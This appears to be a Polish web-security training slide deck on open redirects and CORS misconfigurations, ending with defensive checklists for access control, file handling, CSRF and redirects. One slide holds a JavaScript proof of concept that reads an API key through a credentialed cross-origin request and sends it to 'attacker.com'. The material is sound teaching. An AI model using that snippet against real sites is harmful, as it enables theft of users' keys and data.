Imię i nazwisko

E-mail

Hasło

[Zarejestruj się na Twitterze](#)



# Niebezpieczne przekierowania

- Jak zabezpieczyć?
- Nie zezwalaj na bezwzględne URLe w parametrze **next**.
- Zezwalaj tylko na określoną listę wartości parametru. Np. weryfikuj, czy dany widok w aplikacji istnieje.



# CORS

- Cross-Origin Resource Sharing
- Mechanizm umożliwiający współdzielenie zasobów pomiędzy serwerami znajdującymi się w różnych domenach.
- Odblokowuje (głównie) zapytania AJAX blokowane przez SOP.

```
GET /resources/public-data/ HTTP/1.1  
Host: bar.other  
(...)  
Origin: http://foo.example
```

```
HTTP/1.1 200 OK  
Date: Mon, 01 Dec 2008 00:23:53 GMT  
Access-Control-Allow-Origin: *  
(...)  
Content-Type: application/xml  
  
[XML Data]
```



# CORS

- Cross-Origin Resource Sharing
- Mechanizm umożliwiający współdzielenie zasobów pomiędzy serwerami znajdującymi się w różnych domenach.
- Odblokowuje (głównie) zapytania AJAX blokowane przez SOP.

```
G GET /resources/access-control-with-credentials/ HTTP/1.1
H Host: bar.other
( ... )
C Origin: http://foo.example
Cookie: SESSID=a5d724b86cde3454545bd3245;
```

```
H HTTP/1.1 200 OK
I Date: Mon, 01 Dec 2008 00:23:53 GMT
A Access-Control-Allow-Origin: http://foo.example
( Access-Control-Allow-Credentials: true
C (...)
Content-Type: application/xml

[XML Data]
```



# CORS

- Co może pójść nie tak?
- Zmuszenie użytkownika do wejścia na stronę atakującego (EASY).
- Sfałszowanie nagłówka Origin.

```
GET /resources/access-control-with-credentials/ HTTP/1.1
Host: bar.other
(...)
Origin: null
Cookie: SESSID=a5d724b86cde3454545bd3245;
```

```
HTTP/1.1 200 OK
Date: Mon, 01 Dec 2008 00:23:53 GMT
Access-Control-Allow-Origin: null
Access-Control-Allow-Credentials: true
(...)
Content-Type: application/xml

[XML Data]
```



# CORS

- Co może pójść nie tak?
- Zmuszenie użytkownika do wejścia na stronę atakującego (EASY).
- Sfałszowanie nagłówka Origin.

```
G GET /resources/access-control-with-credentials/ HTTP/1.1
H Host: bar.other
( (...)
C Origin: http://foo.example.attacker.com
C Cookie: SESSID=a5d724b86cde3454545bd3245;
```

```
H HTTP/1.1 200 OK
D Date: Mon, 01 Dec 2008 00:23:53 GMT
A Access-Control-Allow-Origin: http://foo.example.attacker.com
A Access-Control-Allow-Credentials: true
( (...)
C Content-Type: application/xml

[XML Data]
```

# CORS

- Jakie są konsekwencje?
- Nieautoryzowany dostęp do danych.
- <http://blog.portswigger.net/2016/10/exploiting-cors-misconfigurations-for.html>

```
var req = new XMLHttpRequest();  
req.onload = reqListener;  
req.open('get', 'https://exchange.com/api/requestApiKey', true);  
req.withCredentials = true;  
req.send();  
  
function reqListener() {  
    location = '//attacker.com/log?key='+this.responseText;  
};
```



# CORS

- Jak się zabezpieczyć?
- Weryfikacja biblioteki wykorzystywanej do CORSa.
- Bezpieczna konfiguracja CORSa.



# Podsumowanie

## Dostęp do funkcji

- Weryfikacja kontroli dostępu na poziomie funkcji.
- Weryfikacja roli albo przynajmniej zalogowanej sesji.
- Zachowaj regułę najmniejszych uprawnień. Każda funkcja powinna być dostępna tylko dla tych ról, które tego wymagają.
- Pamiętaj, aby prezentowana kontrola dostępu (frontend) pokrywała się z kontrolą dostępu po stronie serwera.
- Nie wprowadzaj ŻADNEJ autoryzacji po stronie klienta (przeglądarka).
- Loguj próby dostępu do funkcji, szczególnie te nieudane.
- Dla szczególnie istotnych zasobów wprowadź mechanizm dwuskładnikowego uwierzytelnienia.

# Podsumowanie

## Obsługa plików

- Jeśli pliki są ogólnie dostępne (js, css, itp.) to odwołuj się do nich bezpośrednio i przechowuj w folderze z WWW.
- Chronione zasoby
  - Przechowuj pliki poza folderem WWW.
  - Udostępniaj pliki na podstawie przypisanego identyfikatora (np. przechowywanego w bazie).
  - Weryfikuj, czy zalogowany użytkownik ma dostęp do pliku na poziomie funkcji pobierającej plik.
- Weryfikuj zawartość pliku, a najlepiej przepuść go przez antywirusa po wgraniu.
- Weryfikuj wszystkie parametry dot. plików.
- Weryfikuj, czy ktoś nie próbuje zapisać plik poza wybrany folder.
- Nie wykorzystuj wgranych plików bezpośrednio przez serwis do wywołania komend systemowych.
- Rozpakowuj pliki w odizolowanym środowisku.
- Konfiguruj poprawnie oprogramowanie, które przetwarza pliki (np. ImageMagic).

# Podsumowanie

## Dostęp do zasobów

- Usunięcie zbędnych plików.
- Nie implementujemy dostępu bezpośredniego do chronionych plików.
- Przechowuj pliki poza folderem WWW.
- Udostępniaj pliki na podstawie przypisanego identyfikatora (np. przechowywanego w bazie).
- Weryfikuj, czy zalogowany użytkownik ma dostęp do pliku na poziomie funkcji pobierającej plik.

# Podsumowanie

## Dostęp do serwisu

- Funkcjonalności zmiany danych w serwisie realizuj za pomocą metody POST.
- Dodaj do serwisu mechanizm anti-CSRF.

## Przekierowania

- Nie zezwalaj na bezwzględne URLe w parametrze **next**.
- Zezwalaj tylko na określoną listę wartości parametru. Np. weryfikuj, czy dany widok w aplikacji istnieje.

## CORS

- Weryfikacja biblioteki wykorzystywanej do CORSa.
- Bezpieczna konfiguracja CORSa.